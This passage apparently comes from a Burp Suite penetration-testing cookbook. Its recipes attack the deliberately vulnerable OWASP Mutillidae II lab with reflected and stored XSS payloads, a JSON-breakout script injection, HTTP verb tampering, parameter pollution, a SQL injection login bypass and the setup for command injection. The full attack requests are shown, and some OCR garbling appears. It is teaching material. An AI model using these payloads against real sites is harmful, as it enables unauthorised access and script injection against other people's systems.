        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment

        var lToolIDTD = lDocRoot.createElement("td");
        var lToolNameTD = lDocRoot.createElement("td");
        var lPhaseTD = lDocRoot.createElement("td");
        var lToolTypeTD = lDocRoot.createElement("td");
        var lCommentTD = lDocRoot.createElement("td");

        //lKeyTD.addAttribute("class", "label");
        lToolIDTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("style", "color:#770000");
        lPhaseTD.setAttribute("class", "sub-body");
        lToolTypeTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("style", "font-weight: normal");

        lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id));
        lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name));
        lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use));
        lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type));
        lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment));

        lTR.appendChild(lToolIDTD);
        lTR.appendChild(lToolNameTD);
        lTR.appendChild(lPhaseTD);
        lTR.appendChild(lToolTypeTD);
        lTR.appendChild(lCommentTD);
    }
}

```

?

< + > PenTest

5. Send the request over to Repeater. Add an XSS payload within the `ToolID` parameter immediately following the number. Use a simple payload such as `<script>alert(1);</script>`:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 x 2 x 3 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745born09vn4jnjk4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

ToolID=16<script>alert(1);</script>&pen-test-tool-lookup-php-submit-button=Lookup+Tool

6. Click Go and examine the returned JSON response, searching for PenTest. Notice our payload is returned exactly as inputted. It looks like the developer is not sanitizing any of the input data before using it. Let's exploit the flaw:

Response

Raw Headers Hex HTML Render

```
var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested":
"16<script>alert(1);</script>", "penTestTools":
[{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS
Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux
over NSLookup and provides more information natively. NSLookup must be in debug
mode to give similar output. DIG can perform zone transfers if the DNS server
allows transfers."}]}'
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment
    }
}
```

7. Since we are working with JSON instead of HTML, we will need to adjust the payload to match the structure of the JSON returned. We will fool the JSON into thinking the payload is legitimate. We will modify the original `<script>alert(1);</script>` payload to `"}})%3balert(1)%3b//` instead.
8. Switch to the Burp Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
9. Return to Firefox, select another tool from the drop-down list, and click the Lookup Tool button.

10. While Proxy | Interceptor has the request paused, insert the new payload of "}})%3balert(1)%3b// immediately after the Tool ID number:

Request to http://192.168.56.101:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745born009vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

ToolID=12" }} )%3balert(1)%3b//open-test-tool-lookup-php-submit-button=Lookup+Tool
```

11. Click the Forward button. Turn Interceptor off by toggling to Intercept is off.
12. Return to the Firefox browser and see the pop-up alert box displayed. You've successfully shown a **proof of concept (PoC)** for the reflected XSS vulnerability:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources



Getting Started:
Project Whitepaper



Pen Test Tool Lookup

Back 

 Switch to AJ.

1

OK

Pen Test Tools

Select Pen Test Tool

Pen Test Tool

Lookup Tool

How it works...

Due to inadequate input cleansing prior to using data received from the client. In this case, the penetration testing tools identifier is reflected in the response as it is received from the client, allowing an attack vector for an XSS attack.

Testing for stored cross-site scripting

Stored cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser and becomes a permanent part of the page. Stored XSS occurs when the malicious JavaScript is stored in the database and is used later to populate the display of a web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against stored cross-site scripting.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A3 - Cross Site Scripting (XSS) | Persistent (First Order) | Add to your blog:

The screenshot shows the OWASP Mutilliae II web application interface. At the top, there is a logo of a red spider and the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, status information is displayed: Version: 2.6.24, Security Level: 0 (Hosed), Hints: Enabled (1 - 5cr1pt K1dd1e), and Not Logged In. A navigation bar contains links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area features a dropdown menu with the following items:

OWASP 2013	A1 - Injection (SQL)	Pen Test Tool Lookup
OWASP 2010	A1 - Injection (Other)	
OWASP 2007	A2 - Broken Authentication and Session Management	Help Me!
Web Services	A3 - Cross Site Scripting (XSS)	Reflected (First Order)
	A4 - Insecure Direct Object	Persistent (Second Order)
		Add to your blog

2. Place some verbiage into the text area. Before clicking the Save Blog Entry button, let's try a payload with the entry:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO	✓		200	46441	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=d1745born09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

3. Switch to the Burp Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
4. While Proxy | Interceptor has the request paused, insert the new payload of <script>alert(1);</script> immediately following the verbiage you added to the blog:

```

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: showhints=1; PHPSESSID=d1745borono09vn4jnjk4m9lcs; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=This+is+my+blog+entry<script>alert(1);</script><add-to-your-blog-php-submit-button=Save+Blog+Entry

```

5. Click the Forward button. Turn Interceptor off by toggling to Intercept is off.
6. Return to the Firefox browser and see the pop-up alert box displayed:

The screenshot shows a web application interface. At the top, there's a navigation bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production" and a logo of a red spider. Below the title, it says "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". The main menu includes links like "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data". On the left sidebar, there's a vertical menu with categories: "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". Below this menu are two sections: "Getting Started: Project Whitepaper" with a document icon and "Release Announcements" with a blue bird icon. At the bottom of the sidebar is a "You" button. The main content area has a "Welcome To The Blog" header. It features a "Back" button with a blue arrow icon. A modal dialog box is open, titled "Add New Blog Entry", containing a text input field with the value "1" and an "OK" button. Below the modal is a "View Blogs" button with a magnifying glass icon. A note at the top of the blog entry area says "Add blog for anonymous" and "Note: ,<i> and <u> are now allowed in blog entries". At the bottom of the blog entry area is a "Save Blog Entry" button.

7. Click the OK button to close the pop-ups. Reload the page and you will see the alert pop-up again. This is because your malicious script has become a permanent part of the page. You've successfully shown a **proof of concept (PoC)** for the stored XSS vulnerability!

How it works...

Stored or persistent XSS occurs because the application not only neglects to sanitize the input but also stores the input within the database. Therefore, when a page is reloaded and populated with database data, the malicious script is executed along with that data.

Testing for HTTP verb tampering

HTTP requests can include methods beyond GET and POST. As a penetration tester, it is important to determine which other HTTP verbs (that is, methods) the web server allows. Support for other verbs may disclose sensitive information (for example, TRACE) or allow for a dangerous invocation of application code (for example, DELETE). Let's see how Burp can help test for HTTP verb tampering.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HTTP verbs beyond GET and POST.

How to do it...

1. Navigate to the homepage of OWASP Mutillidae II.
2. Switch to Burp Proxy | HTTP history and look for the HTTP request you just created while browsing to the homepage of Mutillidae. Note the method used is GET. Right-click and send the request to Intruder:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&...	✓	200	46441	HTML	php		

The 'Method' column for the request is highlighted with a red box. Below the table, there are tabs for 'Request' and 'Response'. Under 'Request', the raw HTTP traffic is displayed:

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=d1745born009vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

3. In the Intruder | Positions tab, clear all suggested payload markers. Highlight the GET verb, and click the Add \$ button to place payload markers around the verb:

The screenshot shows the OWASP ZAP interface with the following navigation bars:

- Top bar: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts.
- Second bar: 1 x, 2 x, ...
- Third bar: Target, Positions, Payloads, Options.

The main content area has a question mark icon and the title "Payload Positions". A note below it says: "Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details".

The "Attack type:" dropdown is set to "Sniper".

The "Payloads" section contains the following request parameters:


```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=d1745born009vn4jnjk4m91cs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhopersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

4. In the Intruder | Payloads tab, add the following values to the Payload Options [Simple list] text box:
 - OPTIONS
 - HEAD
 - POST

- PUT
- DELETE
- TRACE
- TRACK
- CONNECT
- PROPFIND
- PROPPATCH
- MKCOL
- COPY

 **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.



The screenshot shows a user interface for managing a list of payload options. On the left, there are four buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. To the right is a scrollable list box containing the following items:

- OPTIONS
- HEAD
- POST
- PUT
- DELETE
- TRACE
- TRACK
- CONNECT
- PROPFIND

Below the list box are two input fields: 'Add' (containing 'Enter a new item') and 'Add from list ...' (with a dropdown arrow).

5. Uncheck the Payload Encoding box at the bottom of the Payloads page and then click the Start attack button.
6. When the attack results table appears, and the attack is complete, note all of the verbs returning a status code of 200. This is worrisome as most web servers should not be supporting so many verbs. In particular, the support for TRACE and TRACK would be included in the findings and final report as vulnerabilities:

 Intruder attack 1

Attack Save Columns

Results

Target

Positions

Payloads

Options

Filter: Showing all items

Request	Payload	Status	Error
0		200	<input type="checkbox"/>
1	OPTIONS	200	<input type="checkbox"/>
2	HEAD	200	<input type="checkbox"/>
3	POST	200	<input type="checkbox"/>
4	PUT	200	<input type="checkbox"/>
5	DELETE	200	<input type="checkbox"/>
6	TRACE	200	<input type="checkbox"/>
7	TRACK	200	<input type="checkbox"/>
8	CONNECT	400	<input type="checkbox"/>
9	PROPFIND	200	<input type="checkbox"/>
10	PROPPATCH	200	<input type="checkbox"/>
11	MKCOL	200	<input type="checkbox"/>
12	COPY	200	<input type="checkbox"/>

How it works...

Testing for HTTP verb tampering includes sending requests against the application using different HTTP methods and analyzing the response received. Testers need to determine whether a status code of 200 is returned for any of the verbs tested, indicating the web server allows requests of this verb type.

Testing for HTTP Parameter Pollution

HTTP Parameter Pollution (HPP) is an attack in which multiple HTTP parameters are sent to the web server with the same name. The intention is to determine whether the application responds in an unanticipated manner, allowing exploitation. For example, in a GET request, additional parameters can be added to the query string—in this fashion: “&name=value”—where name is a duplicate parameter name already known by the application code. Likewise, HPP attacks can be performed on POST requests by duplicating a parameter name in the POST body data.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HPP attacks.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A1 - Injection (Other) | HTTP Parameter Pollution | Poll Question:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured](#)

OWASP 2013 A1 - Injection (SQL)

OWASP 2010 A1 - Injection (Other)

OWASP 2007 A2 - Broken Authentication and Session Management

Web Services A3 - Cross Site Scripting (XSS)

HTML 5 A4 - Insecure Direct Object References

Others A5 - Security Misconfiguration

Documentation A6 - Sensitive Data Exposure

User Poll

- HTML Injection (HTML)
- HTML via HTTP Headers
- HTML Via DOM Injection
- HTML Via Cookie Injection
- Frame Source Injection
- Command Injection
- JavaScript Injection
- HTTP Parameter Pollution

Poll Question

2. Select a tool from one of the radio buttons, add your initials, and click the Submit Vote button:

User Poll



Back



Help Me!



Hints

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- nmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDDer

Your Initials:

Submit Vote

No choice selected

3. Switch to the Burp Proxy | HTTP history tab, and find the request you just performed from the User Poll page. Note the parameter named choice. The value of this parameter is Nmap. Right-click and send this request to Repeater:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
4	http://192.168.56.101	GET	/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=n...		✓	200	49086	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater **Send to Repeater**
Ctrl+I Ctrl+R

4. Switch to the Burp Repeater and add another parameter with the same name to the query string. Let's pick another tool from the User Poll list and append it to the query string, for example, "&choice=tcpdump". Click Go to send the request:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

1 ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET
/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=SW&choice=tcpdump&
user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. Examine the response. Which choice did the application code accept? This is easy to find by searching for the Your choice was string. Clearly, the duplicate choice parameter value is the one the application code accepted to count in the User Poll vote:

Response

Raw Headers Hex HTML Render

```
</td>
</tr>
<tr>
    <td class="label">
        Your Initials:<input type="text" name="initials"
ParameterPollutionInjectionPoint="1" value="SW"/>
    </td>
</tr>
<tr><td></td></tr>
<tr>
    <td style="text-align:center;">
        <input name="user-poll-php-submit-button" class="button"
type="submit" value="Submit Vote" />
    </td>
</tr>
<tr><td></td></tr>
<tr><td></td></tr>
<tr>
    <td class="report-header" ReflectedXSSExecutionPoint="1">
        Your choice was tcpdump
    </td>
</tr>
</table>
</form>
</fieldset>

<script type="text/javascript">
try{
    document.getElementById("id_choice").focus();
} catch(e){
    alert('Error trying to set focus on field choice: ' + e.message);
} // end try
</script>

<div>&nbsp;</div>
<div>&nbsp;</div>
<fieldset>
<legend>CSRF Protection Information</legend>
<table style="margin-left:auto; margin-right:auto;">
<tr><td></td></tr>
<tr><td class="report-header">Posted Token: <br/>(Validation not performed)</td></tr>
```



Your choice was

How it works...

The application code fails to check against multiple parameters with the same name when passed into a function. The result is that the application usually acts upon the last parameter match provided. This can result in odd behavior and unexpected results.

Testing for SQL injection

A SQL injection attack involves an attacker providing input to the database, which is received and used without any validation or sanitization. The result is divulging sensitive data, modifying data, or even bypassing authentication mechanisms.

Getting ready

Using the OWASP Mutillidae II Login page, let's determine whether the application is vulnerable to **SQL injection (SQLi)** attacks.

How to do it...

- From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A1-Injection (SQL) | SQLi – Bypass Authentication | Login:

The screenshot shows the OWASP Mutilliae II interface. At the top, there's a logo of a red spider and the title "OWASP Mutilliae II: Web Pwn in Mass Production". Below the title, it says "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". The main menu bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. Below the menu, there are two sections: "OWASP 2013" and "OWASP 2010". Under "OWASP 2013", there are links for A1 - Injection (SQL) and SQLi - Extract Data. Under "OWASP 2010", there are links for A1 - Injection (Other) and SQLi - Bypass Authentication. On the right side of the menu, there's a "Deep Testing Analytics" section.

- At the Login screen, place invalid credentials into the username and password text boxes. For example, username is tester and password is tester. Before clicking the Login button, let's turn on Proxy | Interceptor.
- Switch to the Burp Proxy | Intercept tab. Turn the Interceptor on by toggling to Intercept is on.
- While Proxy | Interceptor has the request paused, insert the new payload of '`' or 1=1--<space>` within the username parameter and click the Login button:

The screenshot shows the Burp Suite interface in the Proxy tab. The top navigation bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The sub-navigation bar under Proxy includes Intercept (which is highlighted in orange), HTTP history, WebSockets history, and Options. Below the sub-navigation, there are buttons for Forward, Drop, Intercept is on (which is off), and Action. There are also tabs for Raw, Params, Headers, and Hex. The main content area shows a captured POST request to `http://192.168.56.101:80/mutilliae/index.php?page=login.php`. The raw request body is as follows:

```
POST /mutilliae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilliae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m91cs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=tester' or 1=1-- &password=tester&submit-button=Login
```

- Click the Forward button. Turn Interceptor off by toggling to Intercept is off.

6. Return to the Firefox browser and note you are now logged in as admin!

How it works...

The tester account did not exist in the database; however, the '`or 1=1--<space>`' payload resulted in bypassing the authentication mechanism because the SQL code constructed the query based on unsanitized user input. The account of admin is the first account created in the database, so the database defaulted to that account.

There's more...

We used a SQLi wordlist from wfuzz within Burp Intruder to test many different payloads within the same username field. Examine the response for each attack in the results table to determine whether the payload successfully performed a SQL injection.

The construction of SQL injection payloads requires some knowledge of the backend database and the particular syntax required.

Testing for command injection

Command injection involves an attacker attempting to invoke a system command, normally performed at a terminal session, within an HTTP request instead. Many web applications allow system commands through the UI for troubleshooting purposes. A web-penetration tester must test whether the web page allows further commands on the system that should normally be restricted.

Getting ready

For this recipe, you will need the SecLists Payload for Unix commands:

- SecLists-master | Fuzzing | FUZZDB_UnixAttacks.txt
 - Download from GitHub: <https://github.com/danielmiessler/SecLists>

Using the OWASP Mutillidae II DNS Lookup page, let's determine whether the application is vulnerable to command injection attacks.

How to do it...

1. From the OWASP Mutilliae II menu, select DNS Lookup by navigating to OWASP 2013 | A1-Injection (Other) | Command Injection | DNS Lookup:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured](#)

OWASP 2013

A1 - Injection (SQL)

OWASP 2010

A1 - Injection (Other)

OWASP 2007

A2 - Broken Authentication and

Session Management

Web Services

A3 - Cross Site Scripting (XSS)

HTML 5

A4 - Insecure Direct Object

References

Others

A5 - Security Misconfiguration

Vulnerability Pen-Testing Application

HTMLi

HTMLi via HTTP Headers

HTMLi Via DOM Injection

HTMLi Via Cookie Injection

Frame Source Injection

Command Injection

help

tutorials

DNS Lookup

2. On the DNS Lookup page, type the IP address 127.0.0.1 in the text box and click the Lookup DNS button:

DNS Lookup

Back Help Me!

Hints

 [Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

3. Switch to the Burp Proxy | HTTP history tab and look for the request you just performed. Right-click on Send to Intruder:

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
14	http://192.168.56.101	POST	/mutillidae/index.php?page=dns-lookup.php		✓	200	48770	HTML	php	

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=d1745borno09vn4jnjk4ms5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS
```

Send to Spider
 Do an active scan
 Do a passive scan
Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer

